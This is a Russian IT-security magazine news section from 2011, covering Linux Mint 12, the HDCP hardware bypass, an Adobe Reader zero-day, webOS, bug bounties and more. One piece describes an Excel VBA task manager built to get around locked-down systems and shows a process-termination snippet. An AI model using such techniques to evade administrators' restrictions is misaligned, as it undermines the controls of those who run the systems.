Напомним, что Mint выпускается в 32-битной и 64-битной версиях для x86-систем и имеет весьма скромные системные требования: 512 МБ памяти (рекомендуется 1 ГБ), 5 Гб дискового пространства и графический адаптер, поддерживающий минимальное разрешение 800x600 пикселей. Дистрибутив Linux Mint 12 ты найдешь на диске.

Команда проекта Linux Mint выпустила новую версию своей бесплатной сборки, которая в последнее время обогнала по популярности даже незабвенную Ubuntu.

Linux Mint 12, основанный на Ubuntu 11.10 и получивший кодовое имя Lisa, может похвастаться новым рабочим столом на базе Gnome 3, в который были внесены некоторые дополнения. Кроме того, он поставляется с форком более старой оболочки Gnome 2, адаптированной для совместной работы с Gnome 3. К другим улучшениям относится обновленный внешний вид с двумя новыми темами и новыми художественными работами. Найти новую версию можно как на сайте Mint Linux (linuxmint.com), так и на нашем диске :).

Кстати, нельзя не упомянуть, что Linux Mint недавно привлек пристальное внимание СМИ, так как, по данным Linux DistroWatch, количество пользователей, загрузивших Linux Mint, стремительно выросло. Вероятнее всего, причиной этому стал новый пользовательский интерфейс Unity, который недавно заменил в Ubuntu популярные среды Gnome и KDE. Он ориентирован на новые форм-факторы, такие как планшетные компьютеры, а не на традиционные настольные ПК.

Так или иначе, но в Gnome пошли тем же путем при разработке Gnome 3, в результате чего команда Linux Mint была вынуждена развивать Mint Gnome Shell Extensions для Linux Mint 12 и предложить более привычный рабочий стол с меню приложений, списком окон и треем для иконок используемых в данный момент приложений.

HDCP ВСЁ-ТАКИ ДОЛОМАЛИ

КОМПАНИЯ INTEL ОКАЗАЛАСЬ НЕПРАВА — АППАРАТНОЕ РЕШЕНИЕ ДЛЯ «ВСКРЫТИЯ» HDCP СОЗДАНО

Прошлой осенью мы уже рассказывали, что система защиты HDCP, разработанная компанией Intel для шифрования видео- и аудиоданных, передаваемых по интерфейсу HDMI, дала слабину. В сети тогда был опубликован мастер-ключ HDCP, однако компания Intel отреагировала на это спокойно. В Intel заявили, что защита вовсе не потеряла своей эффективности, так как производство HDCP-чипов с подобным ключом — достаточно трудоемкая и затратная задача. Проще говоря, Intel намекнула, что такое аппаратное решение всё равно никто не создаст. Чуть больше года спустя ученые из Рурского университета в Бохуме (Германия) доказали, что Intel была неправа. :) Немцы постарались упростить задачу и придумали, как использовать для обхода защиты достаточно недорогую плату Digilent Atlys с программируемой вентильной матрицей (FPGA), поддерживающую HDMI и RS232 для перепрограммирования. Стоимость всех необходимых компонентов составила всего около $200. Подробные результаты своих изысканий ученые обнародовали на конференции по вопросам информационной безопасности ReConFig 2011.






99 НАСТОЛЬНЫХ КОМПЬЮТЕРОВ И 188 НОУТБУКОВ с различными данными были украдены у Министерства обороны Великобритании или утеряны за последние полтора года.



СОГЛАСНО ДАННЫМ КОМПАНИИ COMSCORE, пользователи в возрасте 12–17 лет за последний год стали пользоваться электронной почтой на 25 % реже.



ЯНДЕКС БУДЕТ УВЕДОМЛЯТЬ ВЛАДЕЛЬЦЕВ САЙТОВ о заражении их ресурсов по e-mail. Ранее эта возможность была доступна только юзерам Яндекс.Вебмастер.



В РЕЗУЛЬТАТЕ СБОЯ, произошедшего в ходе обновления портала госуслуг, 1 500 деклараций дошли до ФНС в нечитаемом виде. Восстановлению они не подлежат.



КОМПАНИЯ INTEL ВЫПУСТИЛА БОЛЕЕ 120 ИСПРАВЛЕНИЙ, призванных улучшить поддержку архитектуры x86 и процессоров Atom в платформе Android 4.0.

ПОСТРОЙ СВОЕГО РОБОТА!

ДОСТУПНЫЙ КОНСТРУКТОР ОТ КОМПАНИИ EZ-ROBOT





Роботы, способные распознавать речь, следить за объектом, интегрируемые в iRobot Roomba и к тому же продаваемые по такой смешной цене, настолько приглянулись покупателям, что все наборы разобрали буквально за несколько дней, и теперь конструктора нет в наличии на ez-robot.com.

Мы регулярно рассказываем тебе о различных интересных наборах «сделай сам» и сегодня просто не смогли пройти мимо нового конструктора EZ-Robot Complete Kit от компании EZ-Robot. Этот сравнительно недорогой набор, стоимость которого составляет $243, позволяет создавать достаточно много продвинутых роботов. В комплект входят беспроводный контроллер, при помощи которого осуществляется управление роботом, ультразвуковой датчик расстояния, три стандартных сервопривода, два серво постоянного вращения и беспроводная камера слежения. В комплекте также присутствуют аккумулятор, различная сервомелочевка и необходимое для работы будущих роботов ПО (с удобным GUI, так что запрограммировать робота сможет даже тот, кто никогда вообще ничего не программировал). Программное обеспечение также позволяет распознавать речь, мимику и лица, жесты, цвета и даже некоторые символы. Через HTTP-веб-сервер можно контролировать робота удаленно, посредством iPhone, Android или другого ПК. Пожалуй, создатели не включили в комплект только основу — корпус, в который помещается вся «начинка». С другой стороны, это лишняя возможность проявить фантазию.

PHOENIX TECHNOLOGIES ГОТОВИТСЯ К ВЫХОДУ WINDOWS 8

В SCT 2.2 ДОБАВИЛИ БОЛЕЕ 60 НОВЫХ ФУНКЦИЙ, ПОВЫШАЮЩИХ ПРОИЗВОДИТЕЛЬНОСТЬ И БЕЗОПАСНОСТЬ, УЛУЧШАЮЩИХ СРЕДСТВА ПОДКЛЮЧЕНИЯ И Т. Д.

ИТОГИ «ПРЕМИИ РУНЕТА»

СОСТОЯЛАСЬ VIII ТОРЖЕСТВЕННАЯ ЦЕРЕМОНИЯ ВРУЧЕНИЯ ПРЕМИИ РУНЕТА

Итак, подведены итоги конкурса на присуждение Премии Рунета — 2011 (premiaruneta.ru). VIII церемония поставила своеобразный рекорд: было вручено 35 статуэток. По традиции первыми были названы лауреаты в номинации «Государство и общество».

Из рук Игоря Щёголева награду получили:

- АНО «Модернизация» (проект i-Russia.ru);
- банк ВТБ (проект «ВТБ — России» — www.vtbrussia.ru);
- Российское агентство правовой и судебной информации — РАПСИ (www.infosud.ru).

Специальная награда была также вручена компании «Ростелеком» за проект «Госуслуги».

Победителями в специальной номинации «Безопасный Рунет», учреждённой Лигой безопасного интернета, стали:

- компания Google (проект «Справочник по детской безопасности в интернете»);
- Фонд Развития Интернет (проект «Дети онлайн»);
- Центр анализа интернет-ресурсов (www.NetPolice.ru).

Награды в номинации «За вклад в развитие домена рф» удостоились:

- проект «Суперсадовник.рф»;
- БольшоеПравительство.рф;
- портал для детей и подростков «Вектор-успеха.рф».

В номинации «Культура и массовые коммуникации» победителями стали:

- интернет-СМИ «Частный корреспондент» (chaskor.ru);
- агентство гражданской журналистики «Ридус»;
- ЗАО «Сейчас» (интернет-проект www.NOW.ru);
- Российская газета (rg.ru).

Тройка лучших в номинации «Стартапы года»:

- проект «Карамба-ТВ» (caramba.tv);
- проект «Будист.ру» (www.budist.ru);
- проект «Налогия» (www.nalogia.ru).

Лауреатами в номинации «Наука и образование» стали:

- Mail.ru Group (проект «Кубок Russian Code Cup»);
- национальный образовательный проект «Умная-школа.рф»;
- проект «Живой словарь» от портала «Грамота.ру» (gramota.tv);
- социальная сеть читателей книг LiveLib.ru.

В номинации «Здоровье и отдых» победили:

- система онлайн-бронирования OZON.travel;
- международная сеть доставки цветов AMF.ru;
- портал о здоровье и медицине «ВитаПортал» (vitaportal.ru).

Специальной «спортивной» номинацией компании «Ростелеком» отмечен проект «СпортБокс».

В ходе церемонии была официально завершена всероссийская онлайн-акция «Народное голосование Премии Рунета — 2011». Звание «Народного лидера» в итоге разделили сразу два проекта: «Легенда: Наследие Драконов» и World of Tanks. Всех десятерых победителей, которым досталось это звание, можно найти на сайте narod.premiaruneta.ru.

Лауреатами в номинации «Экономика и Бизнес» признаны:

- компания «1С-Битрикс» (проект «Корпоративный портал»);
- биржа удаленной работы Free-lance.ru;
- деловой портал BFM.ru.

Статуэтки в номинации «Технологии и инновации» получили:

- интернет-супермаркет программного обеспечения «Софткей» (SoftKey.ru);
- компания «Вымпелком» (Билайн);
- проект «Хабрахабр» (habrahabr.ru);
- социальная сеть «Одноклассники»;
- компания «Ростелеком».

ХАКЕРЫ ПОХИТИЛИ ДАННЫЕ О 13,2 МИЛЛИОНАХ пользователей игры Maple Story. Инцидент произошел в Южной Корее.

ЕЩЕ ОДНА УЯЗВИМОСТЬ 0DAY НАЙДЕНА В ПРОДУКТАХ ADOBE

ХАКЕРЫ УЖЕ ИСПОЛЬЗУЮТ ЕЕ В СВОИХ ЦЕЛЯХ






Adobe обозначила уязвимость как «U3D memory corruption vulnerability». U3D представляет собой технологию Universal 3D и файловый формат для хранения трехмерных графических данных. Уязвимость заключается в том, что в PDF-документ можно внедрить вредоносный U3D-контент, исполнение которого в системе вызывает переполнение буфера.

Ох уж эти многострадальные Adobe Reader и Acrobat! Порой складывается ощущение, что они состоят из дыр и багов чуть более чем полностью. Компания Adobe Systems подтвердила наличие незакрытой критической уязвимости в упомянутом выше ПО. Дыра обнаружена в Adobe Reader X (версии 10.1.1 и ниже) для Windows и Macintosh, Adobe Reader 9.4.6 для Unix, а также в Adobe Acrobat X (до версии 10.1.1 включительно) для Windows и Macintosh. Из-за этой уязвимости могут падать программы, кроме того, она потенциально позволяет хакеру получить контроль над системой. Известно также, что киберпреступники уже взяли на вооружение новую 0day. По заявлениям Adobe, дырка используется в ходе ограниченных целевых атак. В качестве целей, вероятно, выбраны военные подрядчики США: изначально Adobe заявила, что об уязвимости сообщили группы реагирования в Lockheed Martin и MITRE. Чуть позже компания изменила «показания», и стала утверждать, что информация об уязвимости поступила не от MITRE, а от Defense Security Information Exchange — группы военных подрядчиков, которые обмениваются разведывательными данными по киберугрозам. Патчи для Reader и Acrobat 9 уже вышли, а вот исправлений для Reader и Acrobat 10 (а также для версий под Mac OS X и Unix) можно ждать только в конце января.

СКАЖЕМ «НЕТ!» GOOGLE И BING


О P2P-ПОИСКОВИКЕ YACY

После пяти лет работы в поте лица активисты движения за свободное ПО представили миру свой новый проект: распределенную поисковую систему YaCy (yacy.net), которая в перспективе должна составить конкуренцию Google, Yahoo, Bing и прочим коммерческим поисковикам. Основная фишка нового сервиса в том, что он работает по принципу P2P, то есть за хранение поискового индекса и обработку поисковых запросов YaCy отвечает не центральный сервер, а сеть независимых участников, на компьютерах которых работает одноименная программа. Никто из участников сети не может повлиять на результаты, которые выдаются по запросу пользователя, или на порядок их отображения на странице. В сеть Freeworld может войти любой желающий, установивший ПО под GNU/Linux, Windows или MacOS. По сути, YaCy — это своего рода аналог свободной социальной сети Diaspora, которая позиционируется как альтернатива закрытым централизованным сетям Facebook, Google+ и т. п. P2P-сеть и открытый код гарантируют устойчивость поисковика и защищают его от цензуры. На каждом узле создается собственная база поисковых индексов, а протокол предусматривает возможность обмена базами с другими узлами. Авторы YaCy считают, что важнейшую задачу поиска в интернете нельзя доверять нескольким крупным компаниям, так как это угрожает конфиденциальности пользователей. Поддержку YaCy осуществляет организация Free Software Foundation Europe (FSFE).






НАЧАТЫ ПОСТАВКИ НОВОЙ ЭЛЕКТРОННОЙ КНИГИ WEXLER.BOOK T7005 С 7-ДЮЙМОВЫМ **сенсорным экраном и LED-подсветкой для комфортного чтения. Устройство оснащено встроенной памятью 8 ГБ (можно расширить до 32 ГБ с помощью карт MicroSD) и мощным аккумулятором 2800 мА ч. Новинка поддерживает самые популярные форматы электронных книг, видео, аудио и изображений. Отдельно стоит отметить поддержку формата DOC. Важным достоинством также является наличие ТВ-выхода, благодаря которому можно подключить WEXLER.BOOK T7005 прямо к ТВ. Книга позволяет передавать на внешние устройства звук и изображение качеством до 720p. Для удобства пользователей новинка оснащена датчиком пространственного положения — G-сенсором. Ориентировочная розничная цена устройства — 3 990 рублей.**



GOOGLE СООБЩАЕТ, ЧТО КОЛИЧЕСТВО СКАЧИВАНИЙ **на Android Market достигло десяти миллиардов. Каждый месяц в Market совершается порядка одного миллиарда покупок.**



NOKIA И ИНТЕРНЕТ-ХОЛДИНГ MAIL.RU GROUP ВЫПУСТИЛИ СОБСТВЕННЫЙ БРАУЗЕР. **Новинкой планируется оснастить 27 моделей телефонов Nokia на платформе Series 40.**

WEBOS СТАНОВИТСЯ ОТКРЫТЫМ ПРОЕКТОМ


КОМПАНИЯ HP ПРИНЯЛА РЕШЕНИЕ ОТНОСИТЕЛЬНО БУДУЩЕГО МОБИЛЬНОЙ ПЛАТФОРМЫ

Напомним, что компания HP не так давно отказалась от дальнейшего развития всего своего мобильного подразделения. Однако окончательный вердикт о судьбе операционной системы webOS тогда озвучен не был, что, конечно же, породило множество слухов и теорий. В частности, предполагалось, что webOS будет куплена компанией Amazon или Oracle. Также напомним, что впервые эта мобильная платформа была представлена компанией Palm в качестве замены устаревшей Palm OS. В свою очередь, в первой половине 2010 года компания Palm была приобретена HP за 1,2 млрд долларов.

Но вернемся к webOS. В середине декабря Hewlett-Packard наконец-то объявила о своем решении. Компания откроет исходный код webOS и объединит усилия с сообществом разработчиков опенсорса, которые не будут платить за это никаких отчислений HP. Возможно, благодаря этому решению проект получит новое воплощения и заживет, наконец, нормальной жизнью. В общем-то, по аналогичной схеме сейчас распространяется система Android. Примечательно, правда, что тип лицензии, на условиях которой будут распространяться открытые исходники webOS, — GPL, BSD или излюбленный Microsoft механизм Shared Source — в соответствующем пресс-релизе не оговаривается вовсе. Как заявила в интервью для TechCrunch генеральный директор HP Мег Уитмен, компания также не исключает, что в дальнейшем займется производством новых планшетов под управлением webOS. По ее мнению, это может произойти в 2013 году, так как в 2012-м HP делает упор на устройства под управлением Windows 8.

В то же время, в середине декабря, Hewlett-Packard устроила запланированную распродажу оставшихся планшетов TouchPad. Аттракцион невиданной щедрости проводился на аукционе eBay, в секции для отремонтированных товаров и товаров со скидкой. Компания действительно предлагала устройства, прошедшие процедуру восстановления, то есть не новые изделия, а, например, когда-то возвращенные потребителями (зачастую в нераспакованном виде) или из демонстрационных залов магазинов. В одни руки отпускалось только по два устройства. Девайсы расходились с ошеломляющей скоростью. Планшеты HP TouchPad с 16 Гбайт встроенной памяти, предлагаемые по цене $99, закончились уже через 15 минут. TouchPad с 32 Гб встроенной памяти стоимостью $149 продавались немного дольше, но, по свидетельству ритейлера, распродажа планшетов завершилась через 25 минут после старта. Всего было реализовано 7850 TouchPad. Единственное, что неизвестно, — как продавались аксессуары в комплекте (чехол, зарядная док-станция и беспроводная клавиатура), цена которого составляла $79. Ажиотаж вокруг распродажи был так велик, что в работе eBay произошел сбой, а в платежном сервисе PayPal наблюдались задержки с прохождением транзакций. Инсайдеры утверждают, что изначально остаток TouchPad планировали реализовать среди сотрудников HP, но затем компания по неизвестным причинам изменила свои планы.








В ближайшем будущем HP обещает представить широкой общественности обновленную платформу ENYO для разработки приложений под webOS.

ЗАКОНЧИЛСЯ КОНТЕСТ ПО ПОИСКУ УЯЗВИМОСТЕЙ В ЯНДЕКСЕ

ОРГАНИЗАТОРЫ ХОТЕЛИ ОГРАНИЧИТЬСЯ ОДНИМ ПРИЗОВЫМ МЕСТОМ С НАГРАДОЙ $5000, НО, ТАК КАК ДЫР БЫЛО ОБНАРУЖЕНО МНОГО, ПРИШЛОСЬ ВВЕСТИ ВТОРОЕ И ТРЕТЬЕ МЕСТО





КОЛОНКА СТЁПЫ ИЛЬИНА

ВИРТУАЛЬНАЯ МАШИНА НА ФЛЕШКЕ


Несмотря на то, что я все больше использую разные онлайн-сервисы для решения многих задач, на флешке у меня всегда есть набор незаменимых portable-приложений, которые запускаются без установки на любом компьютере. Разработчики сами часто выкладывают портабельные версии своих продуктов. Но если даже нет, то за них это зачастую делают энтузиасты (portableapps.com/ru). В конце концов, сейчас уже каждый может скачать замечательную утилиту Cameyo (www.cameyo.com) и сделать portable-версию практически любого приложения. Цель достигается за счет так называемой виртуализации: приложение помещается в специальный контейнер, в котором эмулируется нужные для его работы ветки реестра, файлы на диске и т. д. Где бы оно ни запускалось, для него всегда будут созданы такие тепличные условия :). Увы, виртуализировать таким образом можно далеко не всё. Когда мне кровь из носа понадобилась портабельная виртуальна машина, на которой можно было бы запускать гостевые ОС, оказалось, что VirtualBox под Cameyo не работает. На официальном сайте подходящей версии виртуальной машины не было, однако на форуме я нашел ссылочку на интересный проект — Portable-VirtualBox (www.vbox.me).

Цель разработки — заставить VirtualBox работать без установки и запускаться откуда угодно, например с USB-носителя. Интересно, что утилита полностью написана на скриптах AutoIt (все исходники открыто лежат в bit.ly/rQ0n7Z), но из-за этого, правда, и выглядит не очень изящно. Но главное-то — результат. Итак, скачиваем приложение (у меня это Portable-VirtualBox_v4.1.6-Starter_v6.4.8-Win_all.exe) и запускаем его — программа предложит выбрать путь для распаковки. После этого можно запустить Portable-VirtualBox.exe. Все настройки выставляются автоматически, исправлять что-то вручную (например, пути) не требуется. Появившееся окно — это так называемый лончер. Он появляется один раз и предназначен для загрузки последнего дистрибутива VirtualBox и извлечения оттуда нужных файлов. Интересно, что на этом этапе файлы можно еще и особым образом упаковать, чтобы они занимали меньше места на USB-флешке (хотя при нынешних размерах флешек это едва ли актуально). Жмем на кнопку «Download installation files of VirtualBox», выбираем разрядность системы (например, «Extract the files for 32-Bit system») и ждем, пока лончер сделает все свое дело. Чтобы установщик адаптировал пути под систему (поправил нужные параметры в конфиге VirtualBox.xml), бинарник Portable-VirtualBox.exe нужно запустить еще раз. Вуаля — у нас в распоряжении есть полноценная VirtualBox. Без какой-либо установки в систему.

В трее появится иконка VirtualBox, с помощью которой можно управлять виртуальной машиной и дополнительно настраивать ее. В гостевых ОС по умолчанию работает и USB, и сеть. Но чтобы выпустить гостевую ОС во внешнюю сеть (инет), придется провести некоторые дополнительные манипуляции. В трее надо выбрать «Settings → Network» и включить опцию «Start VirtualBox with network support». Далее нужно перезапустить Portable-VirtualBox и согласиться на установку драйвера. Процесс организован так, что при завершении работы с виртуальной машиной всё, что было установлено в систему, удаляется. Файлы гостевой ОС разумно разместить прямо на флешке вместе с VirtualBox. У меня эта система одна, поэтому ее можно запускать сразу, без дополнительных манипуляций, указав в параметрах ее имя:

```
Portable-VirtualBox.exe "leopard"
```

Учитывая, что виртуальная машина всегда находится не в выключенном состоянии, а в режиме «Save the state», ее запуск происходит очень быстро. Поэтому она всегда готова к работе без лишнего геморроя. И где угодно.



Настройка portable-версии виртуальной машины



VirtualBox работает без установки



Proof-of-Concept

МЕНЕДЖЕР ЗАДАЧ НА EXCEL

На кой черт может понадобиться таск-менеджер, реализованный стандартными средствами Excel? Хороший вопрос. Известному специалисту по информационной безопасности Дидье Стивенсу пришлось сделать подобную штуку, когда он столкнулся с системой, в которой было запрещено буквально всё. Взаимодействие с ОС осуществлялось через специальную оболочку, препятствующую запуску большинства приложений, в том числе и стандартного таск-менеджера (через который ее легко можно было бы отрубить), да и локальные политики ограничивали его использование. Увидев, что Excel входит в число разрешенных для запуска приложений, Дидье подумал, почему бы не задействовать встроенные в Office VBA-макросы, чтобы управлять запущенными процессами в системе? Подумал-подумал и сделал полноценный таск-менеджер.

КАК ЭТО ВЫГЛЯДИТ?

PoC представляет собой обычный Excel-файл — TaskManager.xls. Идея проста: если в системе ограничен запуск таск-менеджера, но при этом есть возможность открывать Excel-таблицы с макросами, то управлять процессами можно через несложный макрос, реализованный на VBA (Visual Basic для приложений). Открыв файл, ты увидишь две кнопки: List processes (Отобразить процессы) и Execute commands (Выполнить команду). Собственно, жмем первую и видим, как таблица быстро заполняется информацией о процессах (название исполняемого файла, ID процесса, путь к бинарнику, пользователя, под которым запущен процесс, время создания процесса, а также разрядность —32 или 64 бита). Любой из процессов можно выгрузить, приостановить и, соответственно, возобновить. Для этого в колонке Command напротив процесса надо поставить флаг нужной команды (например, терминейту процесса соответствует буква t) и нажать на кнопку Execute commands. Получается реально полезная штука. Тут даже не надо фантазировать по поводу пентеста и ограниченных окружений, чтобы представить, зачем она может понадобиться. Вспомни хотя бы winlocker'ы — любая подобная дрянь блокирует запуск таск-менеджера.

КАК ЭТО РАБОТАЕТ?

Все макросы полностью написаны на чистом VBA. Для манипуляции с процессами вызываются WIN32-функции из соответствующих системных библиотек. Нужные функции вначале объявляются путем подгружения из DLL, которое осуществляется примерно таким образом:

```
Private Declare Function OpenProcess Lib
"kernel32.dll" (ByVal dwDesiredAccessas
As Long, ByVal bInheritHandle As
Boolean, ByVal dwProcId As Long) As Long
```

После этого их можно использовать без ограничений. К примеру, следующая функция выгружает процесс из памяти:


```
Private Sub TerminateProcessByID(
   ByVal lProcessID As Long)

   hProcess = OpenProcess(
      PROCESS_TERMINATE, 0, lProcessID)

    If hProcess <> 0 Then
        TerminateProcess hProcess, 0
        CloseHandle hProcess
    End If
End Sub
```

Последняя версия TaskManager.xls работает как в 32-, так в 62-битных системах, отлично себя чувствует в любых Офисах (вплоть до 64-битной версии Office 2010) и имеет цифровую подпись.

Бери на вооружение линк для загрузки: blog.didierstevens.com/2011/11/30/signed-taskmanager. Остается только сказать Дидье спасибо за классный PoC, который многим наверняка пригодится для решения конкретных задач.]C



TaskManager.xls в действии

Простейший код на VBA позволяет с легкостью управлять процессами в системе

Артур Геркис (twitter.com/ax330d, onsec.ru)

Охота на жуков в Google Chrome




bit.ly/rpBAH9 — список инициатив, где можно получить кеш за уязвимости;
caniuse.com — таблица возможностей браузеров;
bit.ly/taDA7s — историческая новость от Netscape;
bit.ly/alUyof — Hall of Fame;
bit.ly/kyBEkv — проект ASan;
bit.ly/oJnrhP — исследовательская работа «How Open Should Open Source Be?»;
bit.ly/uQywEh — интересная работа «Grammar-Based Interpreter Fuzz Testing».

WWW

На нашем диске ты найдешь скрипт сборки Chrome, а также все перечисленные в статье публичные фаззеры.

РУКОВОДСТВО ПО ЗАРАБОТКУ НА ПЕНТЕСТЕ ПОПУЛЯРНОГО ВЕБ-БРАУЗЕРА

Сегодня существует немало различных программ bug bounty, с помощью которых можно неплохо заработать на поиске уязвимостей в софте с открытыми исходниками. В браузерном мире сама Netscape инициировала это движение уже в далеком 1995 году, а затем Mozilla и Google подхватили тенденцию. Прямо сейчас я научу тебя, как выжать баксы из Google Chrome.



Фаззим браузер собственной сборки

ОБ ИНИЦИАТИВЕ GOOGLE

Прежде чем хвататься за поиск багов и написание отчетов, с моей стороны было бы корректно рассказать читателю, с чем мы имеем дело. А дело мы имеем с Google Vulnerability Reward Program. В рамках этой программы корпорация добра предлагает денежное вознаграждение всем, кто желает помочь проекту Google Chrome в повышении уровня безопасности. При этом можно не только получить деньги, но и засветиться в списке Hall of Fame, куда включают всех исследователей, которые так или иначе помогли в исправлении багов. Чтобы попасть в него, вовсе не обязательно претендовать на кеш, достаточно быть искренне заинтересованным в оказании помощи, активно участвовать в проекте и положительно себя проявить.

Эта программа, запущенная в январе 2010 года, изначально предусматривала три уровня вознаграждения: $500, $1000 и $1337. Через полгода в программу, отметившую мини-юбилей, были внесены изменения, в том числе и введен четвертый уровень вознаграждения — теперь за обнаружение критического бага дают $3133,7, а за отчет хорошего качества — $1000 (что это за отчет, ты узнаешь, прочитав статью до конца).

